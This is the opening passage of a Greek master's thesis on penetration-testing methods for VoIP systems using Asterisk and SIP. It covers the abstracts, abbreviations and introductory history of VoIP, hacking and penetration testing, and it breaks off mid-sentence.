Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Μεταπτυχιακό Πρόγραμμα Σπουδών:

Πληροφοριακά και Επικοινωνιακά Συστήματα

Μεταπτυχιακή Διατριβή

Μεθοδολογίες Penetration Testing σε Σύγχρονες Εφαρμογές Τεχνολογίας VoIP

Πολίτης Άρης

Επιβλέπων Καθηγητής

Σκλάβος Νικόλαος

Δεκέμβριος 2016

Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Μεταπτυχιακό Πρόγραμμα Σπουδών:

Πληροφοριακά και Επικοινωνιακά Συστήματα

Μεταπτυχιακή Διατριβή

Μεθοδολογίες Penetration Testing σε Σύγχρονες Εφαρμογές Τεχνολογίας VoIP

Πολίτης Άρης

Επιβλέπων Καθηγητής

Σκλάβος Νικόλαος

Η παρούσα μεταπτυχιακή διατριβή υποβλήθηκε προς μερική εκπλήρωση των απαιτήσεων για απόκτηση μεταπτυχιακού τίτλου σπουδών στον Πολίτη Άρη από τη Σχολή Θετικών και Εφαρμοσμένων Επιστημών του Ανοικτού Πανεπιστημίου Κύπρου.

Δεκέμβριος 2016

Περίληψη

Σκοπός της παρούσας μεταπτυχιακής διατριβής είναι η έρευνα και η ανάπτυξη μίας μεθοδολογίας δοκιμής παρείσδυσης (penetration testing) ως ενέργεια ελέγχου ασφάλειας σε σύγχρονη εφαρμογή της τεχνολογίας VoIP. Στόχος της διενέργειας δοκιμών παρείσδυσης σε ένα περιβάλλον VoIP είναι η έγκαιρη αναγνώριση τυχόν ευπαθειών ασφάλειας, ώστε να καταστήσει εφικτή τη λήψη μέτρων για την αντιμετώπιση τους πριν την εκμετάλλευση τους από κάποιον επιτιθέμενο.

Αρχικά, στην παρούσα μεταπτυχιακή διατριβή αναλύονται έννοιες της τεχνολογίας VoIP και καταγράφονται πιθανές απειλές, οι οποίες δύναται να εμφανιστούν σε ένα περιβάλλον VoIP. Επιπλέον, εκτελείται δοκιμή παρείσδυσης σε ένα δημιουργηθέν πειραματικό περιβάλλον VoIP, τα αποτελέσματα της οποίας καταγράφονται, και προτείνονται τρόποι αντιμετώπισης των αναγνωρισμένων ευπαθειών ασφάλειας.

Για τις ανάγκες της μεταπτυχιακής διατριβής, το πειραματικό περιβάλλον δημιουργήθηκε με σκοπό να εξομοιώσει ένα ρεαλιστικό εργασιακό περιβάλλον μίας μικρής επιχείρησης. Επιπρόσθετα, ως τηλεφωνικό κέντρο του πειραματικού περιβάλλοντος χρησιμοποιήθηκε ο Asterisk, ως πρωτόκολλο σηματοδοσίας VoIP χρησιμοποιήθηκε το SIP, ενώ ως τελικοί χρήστες χρησιμοποιήθηκαν softphones εγκατεστημένα σε συσκευές υπολογιστών και smartphones. Τέλος, στο δημιουργηθέν περιβάλλον εκτελέστηκαν έλεγχοι ασφάλειας χρησιμοποιώντας δωρεάν λογισμικά και εργαλεία εγκατεστημένα σε λειτουργικό σύστημα Kali Linux.

Συμπερασματικά, από τη διεξαγωγή της πειραματικής αυτής διαδικασίας αναδείχθηκαν κενά ασφαλείας και ευπάθειες που μπορούν να παρουσιαστούν κατά τη χρήση εφαρμογών VoIP, αποδεικνύοντας έτσι την αναγκαιότητα λήψης μέτρων ασφαλείας κατά τον σχεδιασμό και τη χρήση εφαρμογών VoIP.

Λέξεις Κλειδιά: VoIP, Απειλές, Asterisk, SIP, Penetration Testing, Kali Linux

Summary

The aim of the current M.A. dissertation is the research and the development of a penetration testing methodology as an act of security testing on a modern technology VoIP application. The objective of carrying out a penetration test in a VoIP environment is the early identification of potential security vulnerabilities, so as to make taking countermeasures possible before they could be exploited by an attacker.

To begin with, in this M.A. dissertation, concepts of VoIP technology are analyzed and potential threats that may occur in a VoIP environment are recorded. Furthermore, a penetration test is conducted in an established VoIP Testbed, the results of which are reported, and measures against the identified security threats are proposed.

For the purposes of the M.A. dissertation, the VoIP Testbed was established with a view to simulating a realistic working environment of a small business. In addition, Asterisk was used as the call center of the Testbed, SIP protocol was used as signaling protocol and softphones installed in computers and smartphones were used as end users. Finally, at the established Testbed, security tests were conducted using open source software and tools installed in a Kali Linux operating system.

In conclusion, by conducting this experimental procedure, security gaps and vulnerabilities that may occur form the usage of VoIP applications were highlighted, thus demonstrating the necessity of taking security measures when designing and using VoIP applications.

Keywords: VoIP, Threats, Asterisk, SIP, Penetration Testing, Kali Linux

Ευχαριστίες

Θα ήθελα να εκφράσω τις ευχαριστίες μου προς το πρόσωπο του καθηγητή κ. Σκλάβου Νικόλαου για την από κοινού επιλογή του θέματος της παρούσας μεταπτυχιακής διατριβής και για τη βοήθεια, την οποία μου παρείχε κατά τη διάρκεια της εκπόνησης της. Επίσης θα ήθελα να ευχαριστήσω την οικογένεια μου για την κατανόηση και τη στήριξη, την οποία μου παρείχαν καθ' όλη τη διάρκεια της φοίτησης μου στο Ανοιχτό Πανεπιστήμιο Κύπρου. Τέλος, θα ήθελα να αφιερώσω την παρούσα μεταπτυχιακή διατριβή στον παππού, καθώς επίσης και στην Μαρία, στην Νένη και στην Βάσω.

Περιεχόμενα

Κατάλογος Σχημάτων

Κατάλογος Πινάκων

Συντομογραφίες

3GPP	3rd Generation Partnership Project
ΑΔΑΕ	Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών
ΑΠΔΠΧ	Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα
AAA	Authentication Authorization Accounting
ACK	Acknowledgment
ADPCM	Adaptive Differential Pulse Code Modulation
AES	Advanced Encryption Standard
APWG	Anti-Phishing Working Group
ARP	Address Resolution Protocol
ARPA	Advanced Research Projects Agency
ARPANET	Advanced Research Projects Agency Network
ASCII	American Standard Code for Information Interchange
ATA	Analog Telephone Adapter
AVC	Advanced Video Coding
BYOD	Bring Your Own Device
CAGR	Compound Annual Growth Rate
CHARGEN	Character Generator Protocol
CNSS	Committee on National Security Systems
CPU	Central Processing Unit
CRTP	Compressed Real-time Transport Protocol
CSRC	Contributing SouRCe
CS-ACELP	Conjugate Structure- Algebraic Code Excited Linear Prediction
CVSS	Common Vulnerability Scoring System
DDoS	Distributed Denial of Service
DHS	Department of Homeland Security
DHCP	Dynamic Host Configuration Protocol
DMZ	DeMilitarized Zone
DNS	Domain Name System
DoS	Denial of Service

DRDoS	Distributed Reflector Denial of Service
DSP	Digital Signal Processor
EAP	Extensible Authentication Protocol
EAP-TLS	Extensible Authentication Protocol - Transport Layer Security
ENISA	European Network and Information Security Agency
ETSI	European Telecommunication Standards Institute
FCC	Federal Communication Commission
FISMA	Federal Information Security Act
FTP	File Transfer Protocol
GB	Gigabyte
GHz	Gigahertz
GSM	Global System for Mobile Communications
GUI	Graphical User Interface
HDTV	High Definition Television
HEVC	Highly Efficiency Video Coding
HIDS	Host based Intrusion Detection System
HMAC	keyed-Hash Message Authentication Code
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IANA	Internet Assigned Numbers Authority
IAX	Inter-Asterisk eXchange
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IEC	International Electrotechnical Commission
IETF	Internet Engineering Task Force
iLBC	internet Low Bitrate Codec
INIstim	Unified Networks IP Stimulus
IP	Internet Protocol
IPP	Internet Printing Protocol
IPS	Intrusion Prevention System
IP-PBX	Internet Protocol Private Branch Exchange

ISO	International Organization for Standards
ISSAF	Information Systems Security Assessment Framework
ITU	International Telecommunication Union
ITU-T	ITU Telecommunication Standardization Sector
IVR	Interactive Voice Response
JVT	Joint Video Team
LAN	Local Area Network
LTS	Long Term Support
MAC	Media Access Control
MB	Megabyte
MBone	Multicast Backbone
MC	Multipoint Controller
MCU	Multipoint Control Unit
mDNS	multicast Domain Name System
MECCANO	Multimedia Education and Conferencing Collaboration over ATM Networks and Others
MERCI	Multimedia European Research Integration
MGSP	Media Gateway Control Protocol
MICE	Multi-media Integrated Conferencing for Europe
Microsoft DS	Microsoft Directory Services
MITM	Man In The Middle
MP	Multipoint Processor
MPEG	Motion Pictures Experts Group
MSRP	Message Session Relay Protocol
NASA	National Aeronautics and Space Administration
NIDS	Network Intrusion Detection System
NIST	National Institute of Standards and Technology
Nmap	Network Mapper
NMS	Network Monitoring System
NTP	Network Time Protocol
NVT	Network Vulnerability Test

OISSG	Open Information Systems Security Group
OpenVAS	Open Vulnerability Assessment System
OS	Operation System
OSSTMM	Open Source Security Testing Methodology Manual
OSINT	Open Source Intelligence
OWASP	Open Web Application Security Project
P2P	Peer to Peer
PABX	Private Automatic Branch Exchange
PBX	Private Branch Exchange
PCI DSS	Payment Card Industry Data Security Standards
PCM	Pulse Code Modulation
POTS	Plain Old Telephone Service
PoE	Power over Ethernet
PoC	Push-To-Talk over Cellular
PSK	Pre Shared Key
PSTN	Public Switched Telephone Network
PTES	Penetration Testing Execution Standard
QoS	Quality of Service
RADIUS	Remote Authentication Dial-In User Service
RAM	Random Access Memory
RAS	Registration Admission Status
RFC	Request For Comments
RFID	Radio Frequency Identification
RRAS	Routing and Remote Access Services
RSA	Rivest, Shamir, Adleman
RSVP	Recourse Reservation Protocol
RTCP	Real-time Transport Control Protocol
RTP	Real-time Transport Protocol
RTSP	Real Time Streaming Protocol
SATAN	Security Administrator Tool for Analyzing Networks
SCCP	Skinny Client Control Protocol
SCTP	Stream Control Transmission Protocol

SDP	Session Description Protocol
SGCP	Simple Gateway Control Protocol
SHA	Secure Hash Algorithm
SIEM	Security Information and Event Management
SIP	Session Initiation Protocol
S/MIME	Secure/Multipurpose Internet Mail Extensions
SMS	Short Message Service
SNMP	Simple Network Management Protocol
SOHO	Small Office Home Office
SPAN	Switched Port Analyzer
SPIM	SPAM over Instant Messaging
SPIT	SPAM over Internet Telephony
SPPP	SPAM over Presence Protocol
SRTCP	Secure Real-time Transport Control Protocol
SRTP	Secure Real-time Transport Protocol
SSID	Service Set Identifier
SSRC	Synchronization Source
SSL	Secure Socket Layer
SYN	Synchronize
TCP	Transmission Control Protocol
TCP/IP	Transmission Control Protocol/Internet Protocol
TDM	Time Division Multiplexers
TDoS	Telephony Denial of Service
TLS	Transport Layer Security
UA	User Agent
UAC	User Agent Client
UAS	User Agent Server
UBE	Unsolicited Bulk Email
UC	Unified Communications
UCE	Unsolicited Commercial Email
UDP	User Datagram Protocol
UHDTV	Ultra High Definition TV
UN	Unified Communication
URI	Uniform Resource Identifier

URL	Uniform Resource Locator
VAPT	Vulnerability Assessment - Penetration Testing
VBR	Variable Bitrate
VoIP	Voice over Internet Protocol
VOIPSA	Voice over IP Security Alliance
VPN	Virtual Private Network
WAN	Wide Area Network
WPA2	Wi-Fi Protected Access 2
WPS	Wi-Fi Protected Setup

Εισαγωγή

Οι ραγδαίες εξελίξεις στον τομέα των τηλεπικοινωνιών αυξάνουν ραγδαία και τις απαιτήσεις σε ότι αφορά την ασύρματη και πολυμεσική επικοινωνία. Σε συνάρτηση με τις υψηλές απαιτήσεις των εταιριών τηλεφωνίας δημιουργούνται συνεχώς νέες τεχνολογίες και εφαρμογές, που διευκολύνουν την επικοινωνία μεταξύ χρηστών (οικιακών και εταιριών). Η ανάγκη για βελτιστοποίηση των διαδικασιών μιας εταιρίας και για τόνωση της ανθρώπινης επικοινωνίας με απλοποίηση των διεργασιών οδήγησε στη δημιουργία και εξέλιξη των Ενοποιημένων Επικοινωνιών (Unified Communications-UC), δηλαδή στη διαδικασία με την οποία ενσωματώνονται όλες οι μέθοδοι επικοινωνίας, οι συσκευές επικοινωνίας και τα μέσα, επιτρέποντας στους χρήστες να έρχονται σε επαφή σε πραγματικό χρόνο (real time) με οποιονδήποτε και οπουδήποτε.

Η Τεχνολογία VoIP και η Ιστορική της Εξέλιξη

Η τεχνολογία VoIP είναι ένας τρόπος επικοινωνίας σε πραγματικό χρόνο, που έχει φέρει καινοτόμες αλλαγές στον κόσμο της τηλεφωνίας. Η Voice Over Internet Protocol (VoIP) ή τηλεφωνία μέσω διαδικτύου, όπως έχει επικρατήσει να ονομάζεται, είναι στην ουσία η τεχνολογία, η οποία προσφέρει φωνητική συνομιλία μέσω διαδικτύου ή αλλιώς τη μετάδοση φωνής πάνω από το διαδικτυακό πρωτόκολλο (Internet Protocol) σε πραγματικό χρόνο με σχετικά καλή ποιότητα πλέον, με μικρό ή χωρίς κόστος. Ωστόσο, η έννοια VoIP δεν αναφέρεται μόνο στη μετάδοση της φωνής πάνω από το διαδίκτυο αλλά πάνω από κάθε δίκτυο που στηρίζεται στο πρωτόκολλο IP (IP-based network), όπως είναι ένα ιδιωτικό εταιρικό δίκτυο. Συνήθως, υπάρχει συσχέτιση του όρου VoIP με άλλους όρους, όπως τηλεφωνία μέσω IP (IP telephony), τηλεφωνία μέσω Διαδικτύου (Internet telephony), επικοινωνίες μέσω IP (IP communications), φωνή μέσω ευρυζωνικών δικτύων (voice over broadband), ευρυζωνική τηλεφωνία (broadband telephony), ευρυζωνικό τηλέφωνο (broadband phone) και άλλα.

Σε αντίθεση με το δημόσιο τηλεφωνικό δίκτυο μεταγωγής (Public Switched Telephone Network-PSTN), το οποίο χρησιμοποιεί δίκτυα μεταγωγής κυκλώματος (circuit switching), η τεχνολογία VoIP χρησιμοποίει δίκτυα μεταγωγής πακέτων (packet

switching). Η βασική ιδέα είναι ότι η φωνή μετατρέπεται σε πακέτα δεδομένων και μεταδίδεται μέσω IP δικτύων είτε πρόκειται για τοπικά δίκτυα (LAN) είτε για δίκτυα ευρείας έκτασης (WAN). Τα πακέτα δεδομένων αυτά μετατρέπονται σε κανονικό τηλεφωνικό σήμα προτού τερματίσουν στο άλλο τηλεφωνικό άκρο (μετατροπή του αναλογικού σήματος φωνής σε ψηφιακή μορφή και αποκωδικοποίηση/μετατροπή του σε πακέτα IP για μετάδοση μέσω Internet). Αυτή η διαδικασία εξυπηρετείται από πρωτόκολλα σηματοδοσίας που εγκαθιστούν και τερματίζουν μια κλήση ή μεταφέρουν πληροφορίες, ώστε να εντοπίζεται ο χρήστης και να εξετάζονται οι δυνατότητες του δικτύου.

Τα πρώτα πειράματα μετάδοσης φωνής μέσω του ARPANET (Advanced Research Projects Agency Network) -πρόγονος του Internet- πραγματοποιηθήκαν το 1973. Στις αρχές του 1990 το δίκτυο MBone (Multicast Backbone) χρησιμοποιήθηκε για εφαρμογές τηλεδιάσκεψης. Το MBone ήταν ένα δίκτυο πολλαπλών χρηστών, το οποίο χρησιμοποιούσε το Internet ως μηχανισμό μετάδοσης. Στην διαδικτυακή κοινότητα το MBone χρησιμοποιήθηκε για τη μετάδοση σημαντικών γεγονότων, όπως οι εκτοξεύσεις διαστημικών λεωφορείων από τη NASA (National Aeronautics and Space Administration) και για την εγκαθίδρυση μεγάλων τηλεδιασκέψεων. Μεταγενέστερα υπήρξαν αρκετές ερευνητικές δραστηριότητες και πειράματα βασισμένα στην πολυμεσική τηλεδιάσκεψη μέσω του MBone. Ένα τέτοιο έργο, το οποίο ανήκε στο πρόγραμμα ESPRIT της Ευρωπαϊκής Ένωσης, ήταν το MICE (Multi-media Integrated Conferencing for Europe), ενώ αργότερα ακολούθησαν τα MERCI (Multimedia European Research Integration) και MECCANO (Multimedia Education and Conferencing Collaboration over ATM Networks and Others). Στις αρχές του 1996 η εταιρία Vocaltec εγκαινίασε την πρώτη υπηρεσία VoIP. Την ίδια χρόνια η ITU-T (ITU Telecommunication Standardization Sector) δημοσίευσε την πρώτη έκδοση του πρωτοκόλλου H.323, το οποίο καθόριζε την οπτικοακουστική επικοινωνία μέσω ενός τοπικού δικτύου μην παρέχοντας όμως καμία εγγύηση στην ποιότητα της υπηρεσίας (QoS). Ο IETF (Internet Engineering Task Force) ξεκίνησε την τυποποίηση του πρωτοκόλλου SIP το 1995. Η πρώτη έκδοση του εγκρίθηκε τον Μάρτιο του 1999 ενώ η δεύτερη τον Ιούνιο του 2002. Στα τέλη της δεκαετίας του 1990 αρκετές εταιρίες εμπορεύονταν λύσεις VoIP για εταιρικά δίκτυα χρησιμοποιώντας ιδιόκτητα πρωτόκολλα. Κάποιες από αυτές τις εταιρίες συνεχίζουν μέχρι και σήμερα, ωστόσο τα περισσότερα προϊόντα στην αγορά βασίζονται σε ελεύθερα πρωτόκολλα όπως το SIP. Ένα σημαντικό ορόσημο στην

ευρύτερη υιοθέτηση του πρωτοκόλλου SIP ως πρωτόκολλο σηματοδοσίας ήταν η απόφαση του 3GPP (3rd Generation Partnership Project) να χρησιμοποιήσει το SIP ως πρωτόκολλο σηματοδοσίας των δικτύων κινητής τηλεφωνίας τρίτης γενιάς (Ulseth T. & Stafsnes F. 2006).

Εφαρμογές VoIP

Με την πάροδο του χρόνου παρατηρείται ότι η χρήση του παγκόσμιου τηλεφωνικού δικτύου PSTN μειώνεται σταδιακά καθώς οι επιχειρήσεις αλλά και τα νοικοκυριά αποδέχονται τα οφέλη και τις υπηρεσίες, που τους προσφέρει η τεχνολογία VoIP. Ακολουθώντας τη νέα αυτή επανάσταση, οι επιχειρήσεις υιοθετούν συστήματα IP PBX, που προσφέρουν το τεράστιο πλεονέκτημα της σύγκλισης των δικτύων δεδομένων και φωνής. Εκατομμύρια άνθρωποι σήμερα χρησιμοποιούν μια πληθώρα εφαρμογών VoIP είτε για επαγγελματικούς λόγους (π.χ. για τηλεδιασκέψεις με μέλη της ομάδας τους σε διαφορετικές τοποθεσίες) είτε για προσωπικούς (π.χ. για να επικοινωνούν με φίλους και συγγενείς στο εξωτερικό). Σύμφωνα με πρόσφατη έρευνα της εταιρίας Zion Research (Nasdaq GlobeNewswire), η παγκόσμια ζήτηση της αγοράς για υπηρεσίες VoIP, η οποία αποτυπωνόταν σε περισσότερα από 83 δισεκατομμύρια δολάρια το 2015 αναμένεται να ξεπεράσει τα 140 δισεκατομμύρια δολάρια το 2021 έχοντας από το έτος 2016 μέχρι και το έτος 2021 μέσο ετήσιο ρυθμό ανάπτυξης (Compound Annual Growth Rate - CAGR) μεγαλύτερο του 9.1%. Αντιλαμβάνεται έτσι κανείς την αυξανομένη τάση της χρήσης της τεχνολογίας VoIP και την ανάγκη εφαρμογής της στην πράξη.

Με τον όρο εφαρμογές VoIP κυρίως γίνεται αναφορά σε λογισμικά, τα οποία προσφέρουν υπηρεσίες VoIP, ή σε υπηρεσίες VoIP, που βασίζονται στον ιστό για τη λειτουργία τους (web based). Ένα παράδειγμα web based εφαρμογής VoIP είναι το Tring ΜΕ. Για τη χρήση των υπηρεσιών VoIP που προσφέρει το Tring ΜΕ δεν χρειάζεται κάποια εγκατάσταση λογισμικού, παρά μόνο ένας web browser. Τα λογισμικά VoIP χωρίζονται σε λογισμικά client, σε λογισμικά server και σε λογισμικά που συνδυάζουν και τις δυο αυτές λειτουργίες. Παράδειγμα λογισμικού το οποίο συνδυάζει την λειτουργία ενός server και ενός client είναι το RakEM, καθώς χρησιμοποιώντας την αρχιτεκτονική peer-to-peer, δεν απαιτεί τη χρήση server για την επικοινωνία των client. Ως λογισμικά server, θεωρούνται τα λογισμικά IP PBX server, των οποίων η εγκατάσταση τους λαμβάνει μέρος τοπικά. Τέτοιο παράδειγμα είναι και ο Asterisk. Αυτό συμβαίνει γιατί οι Cloud PBX servers είθισται να αποκαλούνται με το όνομα του

λογισμικού client το οποίο και χρησιμοποιούν για να συνδεθούν στον server. Τα λογισμικά client χωρίζονται σε αυτά τα οποία είναι ανεξάρτητα του συνδεδεμένου server και σε αυτά τα οποία εξαρτώνται από τον αυτόν. Το Zoiper π.χ. ως ανεξάρτητο λογισμικό client μπορεί να συνδεθεί σε διαφόρων τύπων IP PBX servers όπως ο Asterisk, ο FreeBPX κ.τ.λ., ενώ το Viber και το Skype συνδέονται αποκλειστικά στον αντίστοιχο Cloud based server. Επίσης υπάρχουν και περιπτώσεις εφαρμογών VoIP οι οποίες συναντώνται και ως λογισμικά client και ως web based εφαρμογές. Τέτοιου είδους εφαρμογές είναι και οι δημοφιλέστερες, καθώς σε αυτές ανήκουν το Skype και το Facebook Messenger.

Πληροφοριακά Συστήματα και Ασφάλεια

Η έννοια της ασφάλειας ενός πληροφοριακού συστήματος σχετίζεται με την ικανότητα ενός οργανισμού να προστατεύει τις πληροφορίες του από τυχόν αλλοιώσεις και καταστροφές καθώς και από μη εξουσιοδοτημένη χρήση των πόρων του. Η ικανότητα αυτή στηρίζεται στη λήψη μέτρων, τα οποία διασφαλίζουν την ακεραιότητα και την εμπιστευτικότητα των δεδομένων καθώς και την αδιάλειπτη λειτουργία του δικτύου. Συνεπώς, η ασφάλεια πληροφοριακών συστημάτων σχετίζεται με την πρόληψη και ανίχνευση μη εξουσιοδοτημένων ενεργειών των χρηστών του συστήματος καθώς και την λήψη μέτρων. Η ασφάλεια ενός πληροφοριακού συστήματος, όπως άλλωστε είναι και ένα σύστημα VoIP, αποτελεί έναν ιδιαίτερα ευαίσθητο τομέα, ο οποίος δυστυχώς δεν λαμβάνεται πάντα υπόψη κατά την ανάπτυξή του. Επιπλέον, τις περισσότερες φορές θεωρείται δεδομένη από τους χρήστες, συνεπώς εκτιμάται μόνο όταν χάνεται.

Από τη μια πλευρά, οι δημιουργοί πληροφοριακών συστημάτων αποφεύγουν την προσθήκη χαρακτηριστικών ασφάλειας σε αυτά γιατί έχει ως συνέπεια τη δημιουργία προβλημάτων στους χρήστες. Επίσης, οι προγραμματιστές δεν μπορούν να προβλέψουν τις ευπάθειες. Ακόμα και να προσπαθούσαν να προβλέψουν τα σφάλματα δεν θα μπορούσαν να φανταστούν τις πιθανές επιθέσεις που τα εκατομμύρια εισβολέων θα προσπαθούσαν να κάνουν. Οι χρήστες, από την άλλη πλευρά, παρακάμπτουν την ασφάλεια είτε διαλέγοντας εύκολα στη χρήση -και κατά συνέπεια εύκολα να εικαστούν– συνθηματικά (π.χ. 1234), είτε δεν τα αλλάζουν ποτέ, είτε τα αποκαλύπτουν σε συνεργάτες τους, είτε τα αναγράφουν σε εμφανή σημεία, είτε χρησιμοποιούν κοινούς λογαριασμούς χρηστών κ.α.

Η χρήση του διαδικτύου για την εφαρμογή της τεχνολογίας VoIP, όπως είναι εύλογο, εγείρει σχεδόν αυτόματα και ζητήματα ασφαλείας καθώς οι κίνδυνοι απειλών και πιθανών επιθέσεων που ελλοχεύουν είναι καθημερινό φαινόμενο και απόρροια της ίδιας της λειτουργίας του διαδικτύου. Η υψηλή δημοτικότητα της τεχνολογίας αυτής τα τελευταία χρόνια -κυρίως λόγω των πλεονεκτημάτων που προσφέρει- έχει οδηγήσει και σε υψηλότερες ανησυχίες όσον αφορά την προσέλκυση περισσότερων επιτιθέμενων (hackers). Παρ' όλα αυτά σε πολλά συστήματα VoIP, η ασφάλεια δεν λαμβάνεται τόσο σοβαρά υπόψη όσο θα έπρεπε, καθώς μεγαλύτερη προτεραιότητα δίνεται στη λειτουργικότητα τους, γεγονός όμως που οδηγεί στη στοχοποίηση των υπηρεσιών VoIP και στην εκμετάλλευση των τρωτών τους σημείων από κακόβουλους εισβολείς.

Επιθέσεις από Κακόβουλους Εισβολείς (Hacking & Cracking)

Ο όρος hacking έχει επικρατήσει να αναφέρεται στην ενέργεια διείσδυσης σε ένα πληροφοριακό σύστημα. Αρχικά, ως hackers θεωρούνταν οι χρήστες υπολογιστικών συστημάτων, οι οποίοι επιδίωκαν να διευρύνουν τις γνώσεις τους και να εξερευνήσουν τις δυνατότητες των υπολογιστών. Με την εξέλιξη, όμως, της τεχνολογίας και κυρίως με την έκρηξη του Internet, ο όρος απέκτησε αρνητική έννοια. Ουσιαστικά έγινε συνώνυμος του όρου cracker, που χρησιμοποιείται για να περιγράψει κάποιον, ο οποίος προσπαθεί να διασπάσει την ασφάλεια ενός συστήματος και να παρεισδύσει σε αυτό.

Για να υπάρξει διαχωρισμός μεταξύ αυτών των εννοιών, είθισται να διαχωρίζονται οι hackers σε τριών (3) ειδών: i) σε White hat hackers, ii) σε Black hat hackers και iii) σε Grey hat hackers. Οι White hat hackers ή ethical (ηθικοί) hackers αποτελούν τους επαγγελματίες ειδικούς σε θέματα ασφάλειας, τους οποίους προσλαμβάνουν οι επιχειρήσεις με σκοπό να διεξαγάγουν δοκιμές παρείσδυσης ώστε να αναγνωρίσουν τυχόν κενά ασφάλειας στα πληροφοριακά συστήματα τους. Οι Black hat hackers είναι ο λόγος για τον οποίο έχει επικρατήσει ο όρος hacker να αντιπροσωπεύει κάτι το αρνητικό. Είναι οι crackers, οι κακόβουλοι επιτιθέμενοι οι οποίοι έχουν ως στόχο να υποκλέψουν πληροφορίες ή να προκαλέσουν ζημία σε ένα σύστημα. Τέλος, οι Grey hat hackers είναι ένας συνδυασμός των δυο παραπάνω. Μπορεί να εργάζονται ως White hat hackers αλλά ταυτόχρονα να εκτελούν και κακόβουλες ενέργειες ή να είναι Black hat hackers με ηθικούς ενδοιασμούς.

Οι λόγοι για τους οποίους ένας hacker αποφασίζει να επιτεθεί σε έναν στόχο ποικίλουν, από τη διασκέδαση, το προσωπικό κέρδος και τον ακτιβισμό, μέχρι την κατασκοπεία και την τρομοκρατία. Σήμερα τα στατιστικά από επιθέσεις hacker είναι ανησυχητικά. Σε πρόσφατη έρευνα της η εταιρία RAND αναφέρει πως μόνο στην Αμερική μέσα σε ένα χρόνο παραβιάστηκαν τα προσωπικά δεδομένα 64 εκατομμύρια ανθρώπων ενώ το κυβερνο-έγκλημα αποφέρει κάθε χρόνο έσοδα δισεκατομμυρίων δολαρίων (Ablon L. et al. 2016).

Η αυξανόμενη αυτή τάση των hacker κάνει επιτακτική την ανάγκη λήψης μέτρων κυρίως από επιχειρήσεις και κυβερνήσεις, ώστε να αντιμετωπιστεί αυτή η απειλή. Μια μέθοδος ελέγχου ασφάλειας, η οποία μπορεί να προλάβει τα ανεπιθύμητα αποτελέσματα της εμφάνισης τέτοιων επιθέσεων, είναι η δοκιμή παρείσδυσης (penetration testing).

Το Penetration Testing και η Ιστορική του Εξέλιξη

Γενικά, η διενέργεια ελέγχων ασφαλείας αποτελεί ένα τρόπο αξιολόγησης της ασφάλειας ενός πληροφοριακού συστήματος και αποκάλυψης των αδυναμιών του. Είναι μία διαδικασία, η οποία έχει ως σκοπό να υποδείξει στις εταιρίες και στους οργανισμούς τους κινδύνους, στους οποίους είναι εκτεθειμένοι, προκειμένου να προβούν στις αντίστοιχες κινήσεις για να καλύψουν τις ευπάθειές τους.

Τη σημερινή εποχή η δοκιμή παρείσδυσης παραμένει μια από τις πιο σύγχρονες μεθόδους ελέγχου ενός συστήματος. Η προσέγγιση του, η οποία συνδυάζει τη χρήση αυτοματοποιημένων εργαλείων καθώς και χειροκίνητων προσπαθειών από ηθικούς (ethical) hackers για παραβίαση της ασφάλειας του συστήματος, θεωρείται ότι προσφέρει τον ευρύτερο δυνατό έλεγχο ασφάλειας. Η βασική ιδέα από την εμφάνιση των δοκιμών παρείσδυσης μέχρι και σήμερα παραμένει ίδια: η εύρεση των πιθανών ευπαθειών ενός συστήματος μέσω επιθέσεων πριν την εύρεση τους από πραγματικούς επιτιθέμενους.

Από τα μέσα της δεκαετίας του 1960 μέχρι και σήμερα white hat testers εργάζονται για να διασφαλίσουν την ασφάλεια των υπολογιστικών συστημάτων από black hat hackers, οι οποίοι προσπαθούν να υπονομεύσουν ή να καταστρέψουν δίκτυα πληροφοριών. Η πρόκληση της διασφάλισης των πληροφοριών πρόεκυψε καθώς οι

υπολογιστές απέκτησαν τη δυνατότητα να διαμοιράζονται πληροφορίες μέσω γραμμών επικοινωνίας, οι οποίες μπορεί να παραβιαστούν και τα δεδομένα να κλαπούν ή να αλλοιωθούν. Ειδικοί στην ασφάλεια υπολογιστών το 1965 προειδοποίησαν την κυβέρνηση της Αμερικής καθώς και επιχειρήσεις αυτής, ότι η δυνατότητα των υπολογιστών να ανταλλάσουν δεδομένα μεταξύ γραμμών επικοινωνίας αναπόφευκτα οδηγεί στην προσπάθεια κάποιων να παρεισδύσουν σε αυτές τις γραμμές και να αποκτήσουν πρόσβαση στα δεδομένα, τα οποία ανταλλάσσονται. Η ιδέα της δοκιμής των συστημάτων με σκοπό να διασφαλιστεί η ακεραιότητα τους πρόεκυψε από την εταιρία RAND Corporation, η οποία πρώτη αναγνώρισε την απειλή της επικοινωνίας μέσω διαδικτύου. Η RAND σε συνεργασία με την Advanced Research Projects Agency (ARPA) συνέταξε μια έκθεση, η οποία ονομάστηκε The Willis Report (από τον επικεφαλής συντάκτη της). Η έκθεση αυτή ανέφερε τα προβλήματα ασφαλείας και πρότεινε πολιτικές και τεχνικές εκτιμήσεις που έθεσαν τις βάσεις για τα μέτρα ασφαλείας που χρησιμοποιούνται ακόμα και σήμερα. Έπειτα από αυτήν την έκθεση στα τέλη της δεκαετίας του 1960, κυβέρνηση και επιχειρήσεις στην Αμερική άρχισαν να δημιουργούν ομάδες ώστε να ελέγξουν τη δυνατότητα των συστημάτων να αντισταθούν σε επιθέσεις. Τα περισσότερα συστήματα απέτυχαν παταγωδώς να αντισταθούν. Οι δοκιμές παρείσδυσης οι οποίες εκτελεστήκαν κυρίως από την RAND Corporation και την Αμερικανική κυβέρνηση απέδειξαν δυο πράγματα: πρώτον ότι τα συστήματα μπορούν να παραβιαστούν και δεύτερον ότι η χρησιμοποίηση τεχνικών δοκιμών παρείσδυσης για την αναγνώριση ευπαθειών σε συστήματα, δίκτυα και λογισμικά ήταν μια χρήσιμη εργασία, η οποία θα μπορούσε να μελετηθεί και να αναπτυχτεί. Ένας από τους πρωτοπόρους στην ανάπτυξη δοκιμών παρείσδυσης ήταν ο James P. Anderson. Σε έκθεση του το 1972 (Anderson J. P. 1972) περιέγραψε μια σειρά βημάτων, τα οποία οι παραπάνω ομάδες θα μπορούσαν να εκτελέσουν, ώστε να ελέγξουν τη δυνατότητα των συστημάτων να παραβιαστούν. Η προσέγγιση του Anderson 